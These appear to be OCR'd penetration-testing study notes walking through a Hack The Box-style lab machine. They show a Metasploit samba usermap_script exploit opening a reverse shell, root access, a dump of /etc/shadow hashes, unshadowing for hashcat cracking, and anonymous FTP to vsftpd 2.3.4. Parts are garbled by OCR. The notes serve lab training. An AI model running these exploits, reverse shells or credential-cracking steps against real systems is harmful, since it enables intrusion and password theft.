
> set

>show targets

>run

⇒ We popped the shell and we found root.txt and user.txt which are the **FLAGS**


root@kali: ~
root@kali: ~
Id Name
-- ----
0 Automatic
msf5 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 10.10.14.24:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo pAMQxiqEhmYgHyXZ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "pAMQxiqEhmYgHyXZ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.14.24:4444 -> 10.10.10.3:42102)
9-08-08 17:13:30 -0400
whoami
root
hostname



Crack password

cat etc/password

```
/usr/share/doc/fontconfig-config/fontconfig-user.txt.gz
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
```

cat etc/shadow → This to show you what accounts have password.

```
cat /etc/shadow
root:$1$p/d3CvVJ$4HDjev4SJFo7VMwL2Zg6P0:17239:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$NsRwcGHl$euHtoVjd59CxMcIasiTw/.:17239:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
```

>**Copy** all the data from etc/password to our **root folder** → name them **passwd**

>**Copy** all the data from etc/shadow to our **root folder** → name them **shadow**

>**unshadow** passwd and shadow (This is important to crack the password with **hashcat**)

```
root@kali:~# unshadow passwd shadow
root:$1$p/d3CvVJ$4HDjev4SJFo7VMwL2Zg6P0:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$NsRwcGHl$euHtoVjd59CxMcIasiTw/.:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
```

3. vsftpd 2.3.4 (second machine)

If we could exploit the the first machine, then we could also exploit the second.

1. Google for the version vsftpd 2.3.4 (might be vulnerable).

Note: when you get **FTP**, you've got to have a second form of getting that file to exploit.

→ You can be malicious, but you have to have somebody exploit it for you or a way to exploit it.


→ So, if you try to exploit and it doesn't work → Move on and exploit the other machine

Don't get stuck down the rabbit holes.

A lot of boxes you're going to find have them.

> Try to **FTP** the machine...what is in the file folder???

> And we found nothing.


root@kali:~# ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
257 "/"
ftp>